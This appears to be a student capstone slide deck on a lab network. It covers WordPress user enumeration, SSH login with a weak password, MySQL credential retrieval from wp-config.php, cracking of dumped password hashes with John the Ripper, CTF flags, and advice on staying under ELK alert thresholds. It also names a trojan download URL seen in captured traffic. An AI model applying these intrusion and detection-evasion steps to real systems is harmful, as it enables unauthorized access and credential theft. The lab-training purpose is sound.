Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4: 192.168.1.105
OS: Linux 3.2-4.9
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux 3.2-4.9
Hostname: ELK


IPv4:192.168.1.90
OS:Linux 3.2-4.9
Hostname: Kali

IPv4:192.168.1.110
OS:Linux 3.2-4.9
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	OpenSSH
HTTP	80/tcp	Apache httpd 2.4.10
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp	Samba smbd



Critical Vulnerabilities: Target 1

Wordpress scan shows users Steven and Michael


wpscan --url http://192.168.1.110/wordpress --enumerate u

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <============================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Oct  9 09:58:02 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
```

Critical Vulnerabilities: Target 1

MySQL log in password for root is shown in wp_config.php

var/www/html/wordpress/wp-config.php



Critical Vulnerabilities: Target 1

Weak Password

Michael’s password is the same as his user name.

Exploits Used

Exploitation: SSH

Summarize the following:

- How did you exploit the vulnerability?

  SSH method to log in with user1 account we found

- What did the exploit achieve?

  Gained access to a user shell, also gave us access to flag 2

- Include a screenshot or command output illustrating the exploit.

  -ssh michael@192.168.1.110

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Oct 12 10:41:48 2021 from 192.168.1.90
michael@target1:~$
```

```
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: HTTP

Summarize the following:

- How did you exploit the vulnerability?


  Nmap and wpscan

- What did the exploit achieve?

  Enumerating users and vulnerable plugins from wordpress website

- Include a screenshot or command output illustrating the exploit.

  wpscan --url http://192.168.1.110/wordpress --enumerate u



Exploitation:MySQL

Summarize the following:


- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?


  Nano into the wp-config file and retrieving the user and pass while inside

- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?

  Exploit gave us the hash for ‘steven’ user, as well as flags 3 & 4

- Include a screenshot or command output illustrating the exploit.





Exploitation MySQL (cont.)

- Include a screenshot or command output illustrating the exploit.

  John the ripper was also used in order to crack the hashes we found in the MySQL database, SS below

```
mysql> select * from wp_users;
+----+------------+------------------------------------+-------------+-----------------+---------+---------------------+-------------
-------+------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activati
on_key | user_status | display_name  |
+----+------------+------------------------------------+-------------+-----------------+---------+---------------------+-------------
-------+------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael     | michael@raven.org |         | 2018-08-12 22:49:12 |
       |          0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven      | steven@raven.org |         | 2018-08-12 23:31:16 |
       |          0 | Steven Seagull |
+----+------------+------------------------------------+-------------+-----------------+---------+---------------------+-------------
-------+------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

```
root@Kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:06:25  3/3 0g/s 8053p/s 8053c/s 8053C/s cudlku..cr0003
pink84           (?)
1g 0:00:07:35 DONE 3/3 (2021-10-11 16:52) 0.002193g/s 8114p/s 8114c/s 8114C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~#
```

Flags 1-4 and 4 again

- Flag 1(b9bbcb33e11b80be759c4e844862482d) In source code of the service.html page
- Flag 2(fc3fd58dcdad9ab23faca6e9a36e581c) In /var/www directory while in the ‘michael’ user shell.
- Flag 3(afc01ab56b50591e7dccf93122770cd2) In WordPress database
- Flag 4(715dea6c055b9fe3337544932f2941ce) In WordPress database
- Flag 4, with a vengeance(715dea6c055b9fe3337544932f2941ce) In root ~ directory, not sure why it showed up again or if it was meant to only be in one place.

Flag 4 Return of the Flag

We found the 4th flag again after gaining root access, unsure if we were supposed to find it the first time or if this was the intended place for the flag to be found.

Avoiding Detection

Stealth Exploitation of Enumeration

Monitoring Overview

- Which alerts detect this exploit?

  when count() grouped over top 5 ‘http.response.status.code’ is ABOVE 400 for last 5 minutes

- Which metrics do they measure?

  http.response.status.code

- Which thresholds do they fire at?

  Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  LDAP(Lightweight Directory Access Protocol) Enumeration which a anonymous way of running remote queries on a server. The query will disclose sensitive information such as usernames, contact details , and department details

Stealth Exploitation of Local File inclusion

Monitoring Overview

- Which alerts detect this exploit?

  When sum() of http.request.bytes OVER all documents is ABOVE 3500 for the last 1 minute

- Which metrics do they measure?

  http.request.bytes

- Which thresholds do they fire at?

  Above 3500

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  Limit the size of the file below 3500 bytes

Stealth Exploitation of Director of Exploration

Monitoring Overview


- Which alerts detect this exploit?

  WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 for the last 5 minutes

- Which metrics do they measure?

  system.process.cpu.total.pct

- Which thresholds do they fire at? 0.5



Stealth Exploitation of Director of Exploration (continued)

Mitigation Detection

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  You can use google dorking which is a search used by an attacker to gain access to information that corporations and individuals did not intend to make publicly available

- Are there alternative exploits that may perform better?

  nmap --sV 192.168.1.0/24

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205, 185.243.115.84, 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	VSS Monitoring Ethernet trailer, HTTP, (TLS)	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	24-bit block	Observed subnet ranges.
# of Malware Species	Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Normal use of the websites via wordpress traffic
- Standard files transfered (favicons, standard scripts, supporting images)
- Application Programming Interfaces (APIs) necessary to support the browser-site interaction

Suspicious Activity

- files.publicdomaintorrents.com used to download “Betty_Boop_Rhythm_on_the_Reservation.avi.torrent”
- http://205.185.125.104/files/june11.dll

Illegal Downloads

Protocol Observed:

- HTTP

- **Traffic Analyzed:**
  - User was browsing publicdomaintorrents.com and downloaded a torrent.
  - User downloaded a Trojan from http://205.185.125.104/files/june11.dll
- **Possibly Interesting Files:**
  - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

The End